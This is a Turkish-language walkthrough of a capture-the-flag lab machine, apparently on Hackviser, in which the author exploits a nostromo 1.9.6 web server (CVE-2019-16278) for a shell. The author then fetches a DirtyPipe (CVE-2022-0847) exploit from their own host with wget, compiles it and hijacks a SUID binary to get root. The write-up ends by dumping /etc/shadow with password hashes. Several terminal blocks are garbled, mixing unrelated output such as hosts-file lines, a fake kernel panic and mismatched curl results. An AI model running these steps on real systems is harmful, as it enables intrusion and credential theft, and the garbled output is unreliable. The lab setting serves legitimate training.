

# Warmups 3 / Glitch

Herkese selamlar ben Mansur Derda bugün sizlere Hackviser üzerinde bulunan Warmups 3 / Glitch makinesinin çözümünü anlatacağım keyifli okumalar.

Öncelikle basit bir nmap taraması yapıyoruz.

```
(kali@kali)-[~]
$ nmap -sV goldnertech.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 12:14 EDT
Nmap scan report for goldnertech.hv (172.20.5.142)
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http     nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds
```

22/ssh ve 80/http (nostromo) servislerinin çalıştığını görüyorum.

Ardından exploit var mı diye searchsploit araması yapıyorum.

```
(kali@kali)-[~]
$ searchsploit nostromo

Exploit Title | Path
-----|-----
Nostromo - Directory Traversal Remote Command Execution ( | multiple/remote/47573.rb
nostromo 1.9.6 - Remote Code Execution | multiple/remote/47837.py
nostromo nhttpd 1.9.3 - Directory Traversal Remote Command | linux/remote/35466.sh

Shellcodes: No Results

(kali@kali)-[~]
$ msfconsole
Metasploit tip: You can use help to view all available commands

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)
```

Ardından Metasploit ile buduğum zafiyeti kullanmaya başlıyorum.

```
Description:
  This module exploits a remote command execution vulnerability in alhost ip6-localhost:1
  Nostromo ≤ 1.9.6. This issue is caused by a directory traversal -allnodes
  in the function `http_verify` in nostromo nhttpd allowing an attacker outers
  to achieve remote code execution via a crafted HTTP request.
  127.0.1.1 kali
  172.20.4.152 dashboard.innovifyai.hackvis
  172.20.5.142 goldnertech.hk

References:
  https://nvd.nist.gov/vuln/detail/CVE-2019-16278
  https://www.sudokaikan.com/2019/10/cve-2019-16278-unauthenticated-remote.html
```

Gerekli ayarlamaları yaptıktan sonra aşağıdaki görsellerden de anlaşılacağı üzere shell alıyorum.

```
shell
[*] Trying to find binary 'python' on the target machine ip6-a
[-] python not found ip6-a
[*] Trying to find binary 'python3' on the target machine 4.152 dashboard
[*] Found python3 at /usr/bin/python3 172.20.5.142 goldnert
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine kali@kali:~$
[*] Found bash at /usr/bin/bash
```

```

ls
[
aa-enabled
aa-exec
addpart
addr2line
apropos
apt
apt-cache
apt-cdrom
apt-config
apt-extracttemplates
apt-ftparchive
apt-get
apt-key
apt-listchanges
apt-mark
apt-sortpkgs
ar
arch
as
awk
b2sum
base32
base64
basename
basenc
bash
bashbug
bootctl
buildhash
bunzip2
busctl
busybox
bzip2
bzip

```

```

--kali@kali:~$
$ curl -s http://goldnertech.hv

-----
DIRB v2.22
By The Dark Raver
-----

(!!) FATAL: Invalid URL format: -u/
(Use: "http://host/" or "https://host/" for SSL)

--kali@kali:~$
$ curl http://goldnertech.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 12:11 EDT
Unable to split network from target expression: "http://goldnertech
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds

--kali@kali:~$
$ sudo nmap /etc/hosts
[sudo] password for kali:

--kali@kali:~$
$ sudo cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
:::1 ip6-allnodes
:::2 ip6-allrouters
172.20.4.152 dashboard.innovifyai.hackviser
172.20.5.142 goldnertech.hv

--kali@kali:~$
$

```

```

whoami
whoami
www-data
www-data@debian:/usr/bin$

```

Sorulardan da yola çıkarak Çekirdek sürümünü öğreniyorum.


```

uname -a
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021 x86_64 GNU/Linux
www-data@debian:/usr/bin$

```

Bundan sonra araştırma yaparak bu sürümde DrityPipe olarak adlandırılan bir zafiyet buluyorum.

<https://www.exploit-db.com/exploits/50808>



Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

<b>EDB-ID:</b> 50808	<b>CVE:</b> 2022-0847	<b>Author:</b> LANCE BIGGERSTAFF	<b>Type:</b> LOCAL	<b>Platform:</b> LINUX	<b>Date:</b> 2022-03-08
-------------------------	--------------------------	--	-----------------------	---------------------------	----------------------------

**EDB Verified:** ✗

**Exploit:** 📄 / {}

**Vulnerable App:**

```
// Exploit Title: Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)
// Exploit Author: blasty (peter@haxx.in)
// Original Author: Max Kellermann (max.kellermann@ionos.com)
// CVE: CVE-2022-0847

/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <max.kellermann@ionos.com>
 *
 * Proof-of-concept exploit for the Dirty Pipe
```

<https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/>

DirtyPipe için hazırlanmış bir exploit bulup bunu indiriyorum.

```
nc -lvp 1111 > exploit.c
bash: exploit.c: Permission denied
www-data@debian:/usr/bin$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/usr/bin$
```

Bunu hedef sisteme yüklemek için aklıma netcat aracını kullanmak geliyor ama yetkilerimiz izin vermiyor.

Bende bir python sunucu ayağa kaldırıp ordan çekmeye çalışıyorum.

```
(kali@kali)-[~/Desktop]  
$ python3 -m http.server 2222
```

Ancak şuanki bulunduğumuz dizinde işlem yapmaya yetkimiz olmadığı için işlem yapamıyoruz.

```
cd /usr/bin  
www-data@debian:/usr/bin$ wget http://10.8.7.231:2222/exploit.c  
wget http://10.8.7.231:2222/exploit.c  
--2024-10-19 09:47:20-- http://10.8.7.231:2222/exploit.c  
Connecting to 10.8.7.231:2222... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 0 [text/x-csrc]  
exploit.c: Permission denied  
  
Cannot write to 'exploit.c' (Permission denied).  
www-data@debian:/usr/bin$ cd /tmp  
cd /tmp  
www-data@debian:/tmp$ wget http://10.8.7.231:2222/exploit.c  
wget http://10.8.7.231:2222/exploit.c  
--2024-10-19 09:51:21-- http://10.8.7.231:2222/exploit.c  
Connecting to 10.8.7.231:2222... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 0 [text/x-csrc]  
Saving to: 'exploit.c'  
  
exploit.c [ => ] 0 --.-KB/s in 0s  
  
2024-10-19 09:51:21 (0.00 B/s) - 'exploit.c' saved [0/0]  
  
www-data@debian:/tmp$
```

Bende tmp dizinine gidip orada başarılı bir şekilde işlem yapıyorum.

Ardından da exploiti kullanılabilir hale getiriyorum.

```
gcc exploit2.c -o exploit2
```

Sahip olduğumuz yetkilerle işlem yapabileceğim dosyaları listeliyorum. Bunu exploiti kullanmak için yapıyorum.

```

gcc exploit2.c -o exploit2
www-data@debian:/tmp$ gcc exploit2.c -o exploit2
gcc exploit2.c -o exploit2
www-data@debian:/tmp$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$ █

```

./exploit2 /usr/bin/umount ile işleme başlıyorum.

```

www-data@debian:/tmp$ ./exploit2 /usr/bin/umount
./exploit2 /usr/bin/umount
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;)
# whoami
whoami
root
# █

```

Exploiti başarılı bir şekilde kullanıyorum. whoami komutu ile de hangi kullanıcıda olduğumu görüp root olduğumdan emin oluyorum.

ardından cat etc/shadow ile kritik verileri yazdırıyorum.

```
# cat /etc/shadow
cat /etc/shadow
root:$y$j9T$Ft0F/cnN7paaEEQex4.iI.$VB0HUhtFbtzwZv2Fr0j5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7:::
daemon*:19641:0:99999:7:::
bin*:19641:0:99999:7:::
sys*:19641:0:99999:7:::
sync*:19641:0:99999:7:::
games*:19641:0:99999:7:::
man*:19641:0:99999:7:::
lp*:19641:0:99999:7:::
mail*:19641:0:99999:7:::
news*:19641:0:99999:7:::
uucp*:19641:0:99999:7:::
proxy*:19641:0:99999:7:::
www-data*:19641:0:99999:7:::
backup*:19641:0:99999:7:::
list*:19641:0:99999:7:::
irc*:19641:0:99999:7:::
gnats*:19641:0:99999:7:::
nobody*:19641:0:99999:7:::
_apt*:19641:0:99999:7:::
systemd-network*:19641:0:99999:7:::
systemd-resolve*:19641:0:99999:7:::
messagebus*:19641:0:99999:7:::
systemd-timesync*:19641:0:99999:7:::
sshd*:19641:0:99999:7:::
hackviser:$y$j9T$/tk8y1jwJS53UNF04kyhV/$Bk4HShAiYFpsI2X00S/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump!:19641:0:99999:7:::
#
```

Son soruda bizden istenen hackviser kullanıcısının hash değerini de bu şekilde buluyoruz.

```
messagebus*:19641:0:99999:7:::
systemd-timesync*:19641:0:99999:7:::
sshd*:19641:0:99999:7:::
hackviser:$y$j9T$/tk8y1jwJS53UNF04kyhV/$Bk4HShAiYFpsI2X00S/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump!:19641:0:99999:7:::
#
```

Umarım bu yazı sizler için faydalı olmuştur diğer yazılarda görüşmek üzere...